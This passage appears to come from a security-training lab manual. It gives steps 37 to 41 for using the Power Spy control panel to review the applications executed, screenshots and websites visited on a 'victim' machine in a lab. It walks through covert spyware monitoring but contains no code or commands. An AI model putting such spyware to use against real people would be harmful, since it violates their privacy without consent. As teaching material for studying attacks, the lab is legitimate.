
37. The **Power Spy Control Panel** window appears. Click on **Stop monitoring** to stop monitoring the user activities.

38. Click **Applications executed** from the options to check the applications running on the target system.




39. A window appears, showing the applications running on the target system, as shown in the screenshot.

Note: The image on the screen might differ in your lab environment, depending on the user activities you performed earlier as a victim.




40. Click the **Screenshots** option from the left-hand pane to view the screenshot of the victim machine.

Note: The image on the screen might differ in your lab environment, depending on the user activities you performed earlier as a victim.




41. Click the **Websites Visited** option from the left-hand pane to view the websites visited by the victim.



